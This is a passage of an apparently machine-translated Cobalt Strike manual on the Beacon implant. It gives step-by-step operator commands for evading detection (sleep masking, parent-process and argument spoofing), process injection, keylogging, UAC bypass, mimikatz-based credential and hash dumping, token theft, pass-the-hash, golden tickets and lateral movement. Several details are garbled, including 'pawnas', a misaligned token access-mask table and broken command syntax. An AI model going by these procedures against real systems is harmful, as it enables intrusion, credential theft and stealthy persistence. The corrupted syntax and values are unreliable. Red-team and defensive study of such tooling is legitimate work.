The Sleep Mask Kit is the source code for the sleep mask function, which is executed to obfuscate the Beacon in memory before it sleeps. This obfuscation technique can be used to identify a Beacon. To prevent this detection, Cobalt Strike provides an Aggressor script that allows the user to change the appearance of the sleep mask function in memory. Version 4.5 includes a list of heap entries for masking and unmasking. Go to **Help -> Arsenal** to download the Arsenal Kit, which includes the Sleep Mask Kit. This will require your license

key.

For more information on the Sleep Mask Kit, see [arsenal-kit/README.md](#) and [arsenal-kit/kits/sleepmask/README.md](#).

Post-exploitation Hidden

Beacon

Beacon is Cobalt Strike's payload for simulating the actions of intruders. Use Beacon to transfer data over the network via HTTP, HTTPS or DNS. You can also set limits on which hosts go off the network by controlling beacons via Windows named pipes and TCP sockets.


Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow ("low and slow" communication pattern). Beacon will contact the command and control server, download its jobs, and stop network activity. Interactive communication takes place in real time.

Beacon's network indicators can be changed. Redefine Beacon interaction with Cobalt Strike's Malleable C2 language. This will allow you to mask the Beacon's activity so that it looks like other malware or blends in with legitimate traffic.

Beacon Console

Right click on a Beacon session and select interact to open its console. The console is the main user interface of the Beacon session.

The Beacon's console allows you to see what jobs have been given to the Beacon and see when it has loaded them. It is also the place where command output and other information is displayed.



```
Beacon 172.16.20.157@2368 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368 last: 23s
beacon>
```

Figure 33 Beacon Console

Between the input and output of the Beacon's console is a status bar. This status line contains information about the current session. In the default configuration, the status bar shows the NetBIOS name of the target, the username and PID of the current session, and the time the Beacon was last registered.

Every command given to the Beacon, whether through the GUI or the console, will be displayed in this window. If a teammate is giving the command, Cobalt Strike will add their handle to the team.

Chances are you'll be spending most of your time with Cobalt Strike on the Beacon's console. It's worth taking the time to familiarize yourself with its commands. Type **help** in the Beacon's console to see the available commands. Type **help** followed by the command name for detailed help.

Beacon's menu

Right click on a Beacon or inside its console to open the Beacon's menu. This is the same menu that is used to open his console. The following items are available:

The **Access** menu contains options for manipulating trust relationships and elevating access.

The **Explore** menu contains options for extracting information and interacting with the target system.

In the **Pivoting** menu , you can configure tools for tunneling traffic through Beacon.

In the **Session** menu you can manage the current Beacon session.




Figure 34 Beacon Menu

Some visual representations of Cobalt Strike (Pivot graph and session table) allow you to select multiple Beacons at the same time. Most actions performed through this menu will apply to all selected Beacon sessions.

Asynchronous and Interactive Operations

Remember that Beacon is an asynchronous payload. Commands are not executed immediately. Each team gets into a queue. When a Beacon registers (connects to you), it downloads these commands and executes them one by one. At this time, Beacon will also tell you all the results it has received. If you make a mistake, use the **clear** command to clear the command queue for the current Beacon.

By default, Beacons are logged every sixty seconds. You can change this with the **sleep** command. Use the **sleep** command followed by a time in seconds to specify how often the Beacon should register. You can also specify a second number between 0 and 99. This number is the jitter factor. The Beacon will change the time of each registration by a random factor that you specify as the jitter factor. For example, **sleep 300 20** will cause the Beacon to sleep for 300 seconds with a jitter factor of 20%. This means that the Beacon will sleep for a random value between 240 and 300 seconds after each registration.

To force the Beacon to register multiple times per second, try using **sleep 0**. This is interactive mode. In this mode, commands will be executed immediately. You must make your Beacon interactive before tunneling traffic through it. Several Beacon commands (eg browserpivot, desktop, etc.) will automatically bring the Beacon into interactive mode the next time you log in.

Command execution

The **shell** command instructs the Beacon to execute a command via cmd.exe on the compromised host. When the command completes, Beacon will give you the output.

Use the **run** command to run the command without cmd.exe. The run command will give you the output. The **execute** command runs the program in the background and does not commit output.

Use the **powershell** command to execute the command using PowerShell on the compromised host. Use the **powerpick** command to run a PowerShell cmdlet without powershell.exe. This command is based on the Unmanaged PowerShell technique developed by Lee Christensen. The powershell and powerpick commands will use your current token.

The **psinject** command will inject Unmanaged PowerShell into a specific process and run your cmdlet from that location.

The **powershell-import** command imports a PowerShell script into Beacon. The next time you use the powershell, powerpick, and psinject cmdlets, they will have access to the cmdlets from the imported script. The Beacon will store only one PowerShell script at a time. Import an empty file to remove the imported script from Beacon.

The **execute-assembly** command will run the local .NET executable as a Beacon job for post-exploitation. You can pass arguments to this assembly as if it were being run from the Windows CLI. This command will also inherit your current token.

If you want Beacon to execute commands from a specific directory, use the **cd** command in the Beacon console to switch the working directory for the Beacon process. The **pwd** command will tell you which directory you are currently working from.

The **setenv** command sets an environment variable.

Beacon can execute Beacon Object Files without creating a new process. Beacon Object Files are compiled C programs written according to a specific convention that run within a Beacon session. Use **inline-execute [args]** to execute the Beacon Object File with the given arguments. See [Beacon Object Files on page 127 for more information](#).

Session transfer

Cobalt Strike's Beacon was originally designed as a reliable lifeline for maintaining access to a compromised host. From day one Beacon's main goal was to give access to other Cobalt Strike Listeners. Use the **spawn** command to create a session

for the Listener. The spawn command takes an architecture (eg x86, x64) and a Listener as arguments. By default, the **spawn** command starts a session in rundll32.exe.

To a vigilant administrator, it may seem strange that rundll32.exe periodically establishes connections to the Internet. Find a better program (like Internet Explorer) and use the **spawnto** command to specify which program the Beacon should launch for its sessions.

The **spawnto** command requires the architecture (x86 or x64) and the full path to the program to be spawned. Type the **spawnto** command and press Enter to instruct the Beacon to return to its default behavior. Type **inject** followed by the

process ID and the name of the Listener to inject the session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The spawn and inject commands inject the stage payload into memory. If the stage payload is an HTTP, HTTPS, or DNS Beacon and it can't contact you, you won't see the session. If the stage payload is a bind TCP or SMB Beacon, then these commands will automatically attempt to connect to and take control of those payloads.

Use the **dllinject [pid]** command to inject the Reflective DLL into the process. Use the command **shinject [pid] [arch] [/path/to/file.bin]** to inject shellcode from a local file into the target process. Use **shspawn[arch][[/path/to/ file.bin]** to spawn a "spawn to" process and inject the specified shellcode into that process.

Use **dllload [pid] [c:\path\to\file.dll]** to load a DLL from disk into another process.

Alternative parent processes

Use **ppid [pid]** to designate an alternate parent process for programs launched by your Beacon session. This allows you to make sure that your activity merges with the legitimate activity of the target. The current Beacon session must have appropriate rights to the alternate parent process, and it is best if the alternate parent process exists in the same desktop session as your Beacon. Enter **ppid** with no arguments to have Beacon start processes without a spoofed parent process.

The **runu** command executes a command with another process as its parent. This command will be run with the permissions and desktop session of the alternate parent process. The current Beacon session must have full rights to the alternate parent process. The **spawnu** command will create a temporary process that is a child of the specified process and inject the stage payload into it.

The **spawnu** value controls which program is used as the temporary process.

Process Argument Substitution

Each Beacon has an internal list of commands for which it must substitute arguments. When a Beacon executes a command that matches the list, it:

1. Starts the specified process in idle mode (with fake arguments)
2. Updates the process's memory with real arguments.
3. Resumes the process

The result is that the host tools that detect the process running will see the fake arguments. It helps to hide your real asset.

Use **argue [command] [fake arguments]** to add the command to this internal list. The [command] part can contain an environment variable. Use **argue [command]** to remove a command from this internal list. The **argue** command lists the commands in this internal list. The process matching logic is accurate. If Beacon tries to run "net.exe", it will not look for net, NET.EXE or c:\windows\system32\net.exe in its internal list. It will only select net.exe.

x86 Beacon can only forge arguments in x86 child processes. Similarly, x64 Beacon can only forge arguments in x64 child processes.

The real arguments are written to the memory area where the fake arguments are stored. If the real arguments are longer than the fake ones, the command will fail.

DLL blocking in child processes

Use **blockdlls start** to ask Beacon to run child processes with a binary signing policy that blocks non-Microsoft DLLs in the process space. Use **blockdlls stop** to disable this behavior. This feature requires Windows 10.

Uploading and downloading files

download - This command downloads the requested file. You don't need to quote the filename with spaces. Beacon is designed for "low and slow" data exfiltration. During each registration, Beacon will download a fixed piece of each file it is tasked to receive. The size of this fragment depends on the Beacon's current data channel. The HTTP and HTTPS channels retrieve data in chunks of 512 KB.

downloads - Used to view a list of downloadable files for this Beacon.

cancel - Enter this command followed by the filename to cancel an ongoing download. You can use wildcards in this command to cancel the download of multiple files.

upload - This command uploads a file to the

host. **timestomp** - When uploading a file, it is sometimes necessary to update its timestamps so that it is consistent with other files in the same folder. This command will help you do it. With the timestomp command, you can match the modification, access, and creation time of one file with another.

Go to **View -> Downloads** in Cobalt Strike to see the files your team has already downloaded. This tab only shows completed downloads.

The downloaded files are stored on the C&C server. To transfer files to your system, highlight them and click **Sync Files**. After that, Cobalt Strike will download the selected files to the folder of your choice on your system.

File browser

File Explorer is the ability to explore files on a compromised system. Go to **[beacon] -> Explore -> File Browser** to open it.

You can also run the **file_browser** command to open a file browser tab starting from the current directory. The file browser will

prompt you for the contents of the Beacon's current working directory. When this result is received, the file browser will open. The left side of the file browser

is a tree that organizes known drives and folders into a single view. The right side of the file browser displays the contents of the current folder.




Figure 35. File browser

Each file browser caches the lists of folders it receives. A colored folder means that the contents of the folder are cached by this file browser. You can navigate to cached folders without making a new file list request. Click **Refresh** to ask Beacon to update the contents of the current folder.

A dark gray folder means that the contents of the folder are not cached by this file browser. Click on a folder in the tree to have Beacon generate a listing of the contents of that folder (and update the cache). Double-click on the dark gray folder in the right viewport of the current folder to do the same.

To move up the list, click the folder button next to the file path above the right side of the folder details view. If the parent folder is in the cache of this file browser, you will immediately see the results. If the parent folder is not in the browser's cache, it will create a job to list the contents of the parent folder.

Right-click on a file to download or delete it. To see which drives are available, click **List Drives**.

File system commands

You can also use Beacon's console to view and manage the file system.

Use the **ls** command to list the files in the current directory. Use the **mkdir** command to create a directory. The **rm** command deletes a file or folder. The **cp** command copies a file to a destination. The **mv** command moves a file.

Windows Registry

Use **reg_query [x86|x64] [Hive\path\to\key]** to query a specific key in the registry. This command will print the values of this key and a list of all nested keys. The x86/x64 option is required and forces Beacon to use WOW64 (x86) or the native registry view. **reg_query [x86|x64] [Hive\path\to\key] [value]** will query a specific value in a registry key.

Keystrokes and screenshots

The Beacon's keystroke logging and screenshot tools are designed to inject into another process and report their results to your Beacon. To run a keylogger, use **the x86 keylogger**

pid to inject into an x86 process. Use **keylogger pid x64** to inject into x64 process. Use the **keylogger** command to inject a keylogger into a temporary process. This tool will monitor keystrokes from the embedded process and report them to the Beacon until the process exits or you end it.

Be aware that several keyloggers may conflict with each other. Use only one keylogger per desktop session.

To take a screenshot, use **the x86 screenshot pid** to inject the screenshot tool into the x86 process. Use the **screenshot pid x64** command to inject into an x64 process. This version of the screenshot command will take one screenshot and exit. The **screenshot** command will embed a screenshot tool into the temporary process.

The **screenwatch** command (with the options to use a temporary process or inject into an open process) will continuously take screenshots until you stop it.

Use the **printscreen** command (also with temporary process or embed options) to take a screenshot in a different way. This command uses the PrintScr keystroke to place a screenshot on the user's clipboard. This function restores a screenshot from the clipboard and sends it to you.

When Beacon receives new screenshots or keystrokes, it sends a message to the console. However, screenshots and keystrokes are not available through this console. Go to **View -> Keystrokes** to see the logged keystrokes across all of your Beacon sessions. Go to **View -> Screenshots** to view screenshots of all Beacon sessions. Both of these dialog boxes are updated as new information becomes available. These dialog boxes allow a single operator to easily track keystrokes and screenshots of all Beacon sessions.

Beacon job management

Some of the Beacon's features run as jobs in another process (such as the keylogger and the screenshot tool). These jobs run in the background and report their results when they become available. Use the **jobs** command to see what jobs are running on your Beacon. Use the **jobkill [job number]** command to end the job.

Process Explorer

Process Explorer does the obvious thing: it instructs the Beacon to show you a list of processes and displays that information to you. Go to **[beacon] -> Explore -> Show Processes** to open the process explorer. You can also run the

process_browser command to open the process browser tab, starting at the current location.




Figure 36 Process Explorer

The left side shows the processes organized in a tree. The current process for your Beacon is highlighted in yellow.

The right side displays information about the process. Process Explorer also serves as a handy tool for impersonating another process token, deploying a screenshot tool, or a keylogger.

Select one or more processes and click the corresponding button at the bottom of the tab.

If you select a few Beacons and instruct them to show processes, Cobalt Strike will show you a process explorer that also shows which host the process is coming from. This variation of Process Explorer is a convenient way to deploy post-exploitation tools on multiple systems at the same time.

Simply sort by process name, highlight interesting processes on target systems, and click the **Screenshot** or **Log keystrokes** button to deploy these tools to all selected systems.

Desktop management

To interact with the desktop on the target host, go to **[beacon] -> Explore -> Desktop (VNC)**. This will place the VNC server in the memory of the current process and tunnel the connection through the Beacon.










When the VNC server is ready, Cobalt Strike will open the **Desktop HOST@PID tab**.

You can also use the **desktop** command to inject a VNC server into a specific process. Use **desktop pid architecture low/high**. The last parameter allows you to specify the quality for the VNC session.



Figure 37. Desktop View Tool

There are several buttons at the bottom of the desktop tab. These include:

	Refresh screen
	View only
	zoom out
	zoom in
	Zoom up to 100%
	Adjust scale under tab
	Send Ctrl+Escape
	Lock Ctrl key
	Lock Alt key

If you can't type on a desktop tab, check the status of the buttons **Ctrl** and **Alt**. When any of these buttons are clicked, all clicks are sent with the modifier Ctrl or Alt. Press the **Ctrl** or **Alt** button to disable this behavior. Make sure the **View only** button is also not pressed. To prevent accidental mouse movement, the View only button is pressed by default .

Privilege Elevation

Some post-exploitation commands require system administrator level privileges. Beacon includes several options to help you elevate privileges, such as the following:

NOTE:

Type **help** in the Beacon's console to see the available commands. Type **help** followed by the command name to see detailed help.

Privilege escalation with an exploit

elevate - This command lists the privilege escalation exploits listed in Cobalt Strike's list.

elevate [exploit] [listener] - This command attempts to elevate privileges with a specific exploit.

You can also run one of these exploits via **[beacon] -> Access -> Elevate**.

Select Listener, select an exploit, and click Launch to launch it. This dialog box is the interface for the elevate command.



You can add privilege escalation exploits to Cobalt Strike using the Elevate Kit. Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike. <https://github.com/rsmudge/ElevateKit>.

runasadmin - This command by itself lists elevator exploits to boost privileges present in Cobalt Strike.

runasadmin [exploit] [command + arguments] - This command attempts to run the specified command in a more privileged context.

Cobalt Strike distinguishes between privilege escalation elevator exploits and session exploits because some attacks represent the possibility of creating a session. Other attacks provide you with a "run this command" primitive. Spawning a session from a "execute this command" primitive leaves a lot of decisions about the use of components (not always favorable ones) in the hands of the tool developer. With runasadmin, it's your choice to dump the executable to disk and run it, run a PowerShell one-liner, or weaken the target in some way.

If you want to use PowerShell's one-line command to create a session, go to **[beacon] -> Access -> One-liner**.



Figure 38. PowerShell One-liner

This dialog box will set up a web server only on localhost in your Beacon session to host the stage payload and will return a PowerShell command to download and run that payload.

This web server is for single use only. After you connect to it once, it will clear and stop serving your payload.

If you run a TCP or SMB Beacon with this tool, you will need to use connect or link to transfer control of the payload manually. Also be aware that if you try to use the x64 payload, it won't work if x86 PowerShell is in your \$PATH.

Cobalt Strike doesn't have many built-in privilege escalation options. Exploit development is not the main focus of HelpSystems. However, it is easy to integrate privilege escalation exploits with the Aggressor Script programming language in Cobalt Strike. To see what it looks like, download the Elevate Kit (<https://github.com/cobalt-strike/ElevateKit>). Elevate Kit is an Aggressor Script that integrates several [open source privilege escalation exploits](#) into Cobalt Strike.

Privilege escalation with known credentials

runas [DOMAIN\user] [password] [command] - This runs the command as another user using their credentials. The runas command does not return any results. You can use runas from unprivileged context.

pawnas [DOMAIN\user] [password] [listener] - This command creates a session on behalf of another user using their credentials. This command spawns a temporary process and injects your stage payload into it. You can also go to **[beacon]**

-> **Access -> Spawn As** to run this command.

When using both commands, be aware that the credentials of an account that does not contain SID 500 will generate a payload in a medium-integrity context. To elevate credentials to a high-integrity context, Bypass UAC must be used. Also keep in mind that these commands must be run from a working directory that the specified account can read.

Getting the SYSTEM level

getsystem - This command impersonates the SYSTEM account token.

This level of access can allow you to perform privileged actions that are not possible with the Administrator user.

Another way to get SYSTEM is to create a service that runs payload. To do this, use the command **elevate svc-exe [listener]**. It will drop the executable that starts the payload, create a service to run it, transfer control of the payload, and clean up the service and the executable.

UAC Bypass

Microsoft introduced User Account Control (UAC) in Windows Vista and improved it in Windows 7. UAC works much like sudo in UNIX. Every day the user works with normal privileges. When a user needs to perform a privileged action, the system asks if they want to elevate their privileges.

Cobalt Strike comes with several UAC bypass attacks. These attacks will not work if the current user is not an administrator. To check if the current user is a member of the administrators group, use the **run whoami /groups** command. **elevate uac-token-duplication**

[listener] - This command spawns an elevated temporary process and injects the stage payload into it. This attack exploits a loophole in UAC that allows a non-elevated process to launch an arbitrary process with a token stolen from an elevated process. This loophole requires the attack to remove several rights assigned to the privileged token. The capabilities of your new session will reflect these limited rights. When Always Notify is set to the maximum value, this attack requires that an elevated process is already running in the current desktop session (as the same user). This attack works on Windows 7 and Windows 10 until the November 2018 Update.

runasadmin uac-token-duplication [command] - This is the same attack as above, but this variant runs the command of your choice in a privileged context. **runasadmin uac-cmstplua**

[command] - This command attempts to bypass UAC and run the command in a privileged context. This attack uses a COM object that automatically elevates privileges from certain process contexts (signed by Microsoft, located in c:\windows*).

Privilege

getprivs - This command allows you to activate the privileges assigned to your current access token.

Mimikatz

Beacon integrates mimikatz. Use **mimikatz [pid] [arch] [module::command] <arguments>** to inject into the specified process to execute the mimikatz command. Use **mimikatz** (without the [pid] and [arch] arguments) to spawn a temporary process to run the mimikatz command.

For some commands to work, mimikatz must be run as SYSTEM. Append a ! to the command to force mimikatz to rise to the SYSTEM level before executing your command. For example, the **mimikatz !lsa::cache** command will recover salted password hashes cached by the system. Use **mimikatz [pid] [arch] [!module::command]<arguments>** or **mimikatz [!module::command] <arguments>** (no [pid] or [arch] arguments). From time to time you may need to run the mimikatz

command with Beacon's current access token. Append the @ symbol to the command to force mimikatz to impersonate the Beacon's current access token. For example, **mimikatz @lsadump::dcsync** will run the dcsync command on mimikatz with Beacon's current access token.

Use **mimikatz [pid] [arch] [@module::command] <arguments>** or **mimikatz [@module::command] <arguments>** (no [pid] or [arch] arguments).

Collecting credentials and hashes

To dump hashes go to **[beacon] -> Access -> Dump Hashes**. You can also use the **hashdump [pid] [x86|x64]** command from the Beacon console to inject the hashdump tool into the specified process. Use **hashdump** (without the [pid] and [arch] arguments) to create a temporary process and inject the hashdump into it. These commands will invoke a job that is injected into LSASS and dumps the password hashes of local users on the current system. This command requires administrator privileges. When injected into the pid process, that process also requires administrative privileges.

Use **logonpasswords [pid] [arch]** to inject into the specified process to dump credentials and NTLM hashes. Use **logonpasswords** (without the [pid] and [arch] arguments) to spawn a temporary process to dump credentials and NTLM hashes. This command uses mimikatz and requires administrator privileges.

Use **dcsync [pid] [arch] [DOMAIN.fqdn] <DOMAIN\user>** to inject into the specified process to extract NTLM hashes. Use **dcsync [DOMAIN.fqdn] <DOMAIN\user>** to create a temporary process to extract NTLM hashes. This command uses mimikatz to extract NTLM hashes for domain users from a domain controller. Specify a user to get just their hash. This command requires a trusted relationship with the domain administrator.

Use **chromedump [pid] [arch]** to inject into the specified process to get credentials from Google Chrome. Use **chromedump** (without [pid] and [arch] arguments) to create a temporary process to get credentials from Google Chrome. This command will use Mimikatz to get credentials and should

to be executed in the user context.

Credentials dumped using the above commands are collected by Cobalt Strike and stored in the credential data model. Go to **View -> Credentials** to get the current C&C credentials.

Port scanning

Beacon has a built-in port scanner. Use **portscan [pid] [arch] [targets] [ports] [arplicmp|none] [max. connections]** to inject into the specified process to run a port scan on the specified hosts. Use **portscan [targets] [ports] [arplicmp|none] [max. connections]** (without the [pid] and [arch] arguments) to spawn a temporary process to run a port scan on the specified hosts.

The **[targets]** parameter is a comma-separated list of hosts to scan. You can also specify IPv4 address ranges (e.g. 192.168.1.128-192.168.2.240, 192.168.1.0/24)

The **[ports]** parameter is a comma-separated list of ports to scan. You can specify ranges (eg 1-65535).

The target discovery options **[arplicmp|none]** determine how the port scan tool determines whether a host exists. The **ARP** option uses ARP to check if any system exists at the specified address. The **ICMP** option sends an ICMP echo request. The **none** option tells the port scan tool to assume that all hosts exist.

Parameter **[max. connections]** limits the number of simultaneous port scanner connection attempts. The portscan tool uses asynchronous I/O and is capable of handling a large number of connections at once. With a larger value, port scanning will be much faster. The default value is 1024.

The port scanner will run between Beacon connections. When it has results, it will send them to the console. Cobalt Strike will process this information and update the target model based on the detected hosts. You can also go to **[beacon]**

-> **Explore -> Port Scanner** to launch the port scan tool.

Listing networks and hosts

The net Beacon module provides tools for exploring and discovering targets in a Windows AD (Active Directory) network.

Use **net [pid] [arch] [command] [arguments]** to inject a tool to list the network and hosts in the specified process. Use **net [command] [arguments]** (no [pid] or [arch] arguments) to create a temporary process and inject the network and host enumeration tool into it. The exception is the **net domain command**, which is implemented as BOF.net domain.

The commands in the net module are based on the Windows Network Enumeration API. Most of these commands are direct replacements for many of the built-in net commands in Windows (there are also some unique features). The following commands are available:

computers - list of hosts in the domain (groups)

dclist - lists domain controllers. (populates target model) **domain** -

displays domain for given host **domain_controllers**

- lists DCs (domain controller) in domain(s) **domain_trusts** - lists domain trusts

group - lists groups and users in groups

localgroup - lists local groups and users in local groups.

(great for lateral navigation when you need to find out who is the local administrator on another system)

logons - lists the users logged into the host

sessions - lists sessions on a host **share**

- lists shares on a host **user** - lists users and user information

time - shows the time of the

host **view** - lists the hosts in the domain (view service). (fills in the goals model)

Trusting relationship

The heart of Windows single sign-on is the access token. When a user logs into a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also contains the information needed to authenticate the current user to another system on the network. Create or generate a token and Windows will use its information to authenticate to a network resource for you. Use **steal_token [pid]** or **steal_token [pid] <OpenProcessToken access mask>** to steal

an access token from an existing process.

If you want to see what processes are running, use **ps**. The **getuid** command will print your current token. To return to the original token, use the **rev2self** command.

Possible values of the OpenProcessToken access token:

```
blank=default(TOKEN_ALL_ACCESS)
0 = TOKEN_ALL_ACCESS
11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY (1+2+8)
Available token values:
STANDARD_RIGHTS_REQUIRED . . . . : 983040 :
TOKEN_ASSIGN_PRIMARY . . . . . 1 :
TOKEN_DUPLICATE . . . . . 2 :
TOKEN_IMPERSONATE . . . . . 4 :
TOKEN_QUERY . . . . . :
TOKEN_QUERY_SOURCE . . . . . 8 :
TOKEN_ADJUST_PRIVILEGES . . . . 16 : 32
TOKEN_ADJUST_GROUPS . . . . . :64
TOKEN_ADJUST_DEFAULT . . . . . : 128 :
TOKEN_ADJUST_SESSIONID . . . . . 256
```

NOTE:

The OpenProcessToken access token can be useful for stealing tokens from processes running under user 'SYSTEM' and if you get this error:
Could not open process token: {pid} (5)

You can set the default value you want with '**steal_token_access_mask**' in [the global settings of Malleable C2](#). If you know the user's credentials,

use **make_token [DOMAIN\user] [password]** to create a token that passes those credentials. This token is a copy of your current token with modified registration information. It will show your current username. This is expected behavior.

The **pth [pid] [arch] [DOMAIN\user] [ntlm-hash] command** is injected into the specified process to generate and impersonate a token. Use **pth [DOMAIN\User] [ntlm-hash]** (without the [pid] and [arch] arguments) to create a temporary process to generate and impersonate the token. This command uses mimikatz to create and impersonate a token that uses the specified domain, user, and NTLM hash

The Make Token dialog (**[beacon] -> Access -> Make Token**) is the front end for these commands. It will present the contents of the account model and use the appropriate command to turn the selected account into an access token.

Kerberos tickets

A golden ticket is a self-generated Kerberos ticket. Most often, the Golden ticket is created with domain administrator rights.

Go to **[beacon] -> Access -> Golden Ticket** to forge a golden ticket with Cobalt Strike. Provide the following information and Cobalt Strike will use mimikatz to generate a ticket and inject it into your kerberos tray :

1. The user you want to spoof a ticket for.
2. The domain for which you want to forge a ticket.
3. SID of the domain.
4. NTLM hash of the krbtgt user on the domain controller.

Use **kerberos_ticket_use [/path/to/ticket]** to inject a kerberos ticket into the current session. This will allow the Beacon to interact with remote systems using the rights specified in this ticket.

Use **kerberos_ticket_purge** to purge all kerberos tickets associated with your session.

Lateral movement

If you have an administrator or domain user token that is a local administrator on the target machine, you can abuse this trust relationship to gain control of the target. Beacon has several built-in options for lateral movement. Type **jump** to display a list of lateral movement options introduced in Cobalt Strike. Jump **[module] [target]**

[listener] to try to start payload on the remote target.

Module for Jump Architecture Description

psexec	x86	Uses a service to run the service's executable
psexec64	x64	Uses a service to run a service executable Uses a service to run
psexec_psh	x86	a single line PowerShell command
winrm	x86	Runs a PowerShell script via WinRM
winrm64	x64	Runs a PowerShell script via WinRM

Run **remote-exec** to get a list of remote execution modules added to Cobalt Strike. Use **remote-exec [module] [target] [command + arguments]** to attempt to execute the specified command on the remote target.

Module for Remote-exec Description

psexec	Remote execution via Service Control Manager
winrm	Remote execution via WinRM (PowerShell)
wmi	Remote execution via WMI

Lateral movement is an area similar to privilege escalation, where some attacks present a set of primitives for creating a session on a remote target. Some attacks provide an execution-only primitive. The distinction between jump and remote-exec gives you the flexibility to choose how to arm an execute-only primitive.

Aggressor Script has an API for adding new modules to jump and remote-exec. For more information, see the Aggressor Script documentation (in particular, the Beacon chapter).

Lateral movement using the GUI

Cobalt Strike also provides a graphical interface to facilitate lateral movement. Switch to target visualization or go to **View -> Targets menu**. Go to **[target] -> Jump** and select the desired lateral movement option. The following dialog box will open:

The screenshot shows the 'PsExec (PowerShell)' dialog box. It has a table with the following data:

user	password	realm	note
Administrator	8846f7eaae8fb117...	GRANITE	
Administrator	4d714387627d0b7...	WS2	
Guest	31d6cfe0d16ae93...	WS2	
Guest	31d6cfe0d16ae93...	GRANITE	
lab	8846f7eaae8fb117...	GRANITE	
user	8846f7eaae8fb117...	GRANITE	

Below the table, there are input fields for:

- User: Administrator
- Password: 4d714387627d0b7b8dfb527d98f96f01
- Domain: WS2
- Listener: local - beacon smb
- Session: whatta.hogg * via 172.16.20.193@3568

There is a checkbox labeled 'Use session's current access token' which is checked. At the bottom, there are 'Launch' and 'Help' buttons.

Figure 39. Dialog box for lateral movement

To use this dialog box:

First decide what you want to use for lateral movement. If you want to use the token in one of your Beacons, check the Use session's current access token option. If you want to use credentials or hashes for lateral movement - that's fine too.

Select credentials from the credential store, or fill in the User, Password, and Domain fields. Beacon will use this information to create an access token for you. Keep in mind that for this to work, you must be running from a high-integrity (admin) context.

Then select the Listener that will be used for lateral movement. SMB Beacon is usually a good candidate here.

Lastly, choose from which session you want to move sideways. Cobalt Strike's asynchronous offensive model requires that each attack be executed from a compromised system.

It is not possible to perform this attack without a Beacon session. If you are involved in internal communication, consider connecting a Windows system that you control and using it as a launching point to attack other systems with credentials or hashes.

Click **Launch**. Cobalt Strike will activate the selected Beacon's tab and issue commands to it. Information about the attack will appear in the Beacon's console.

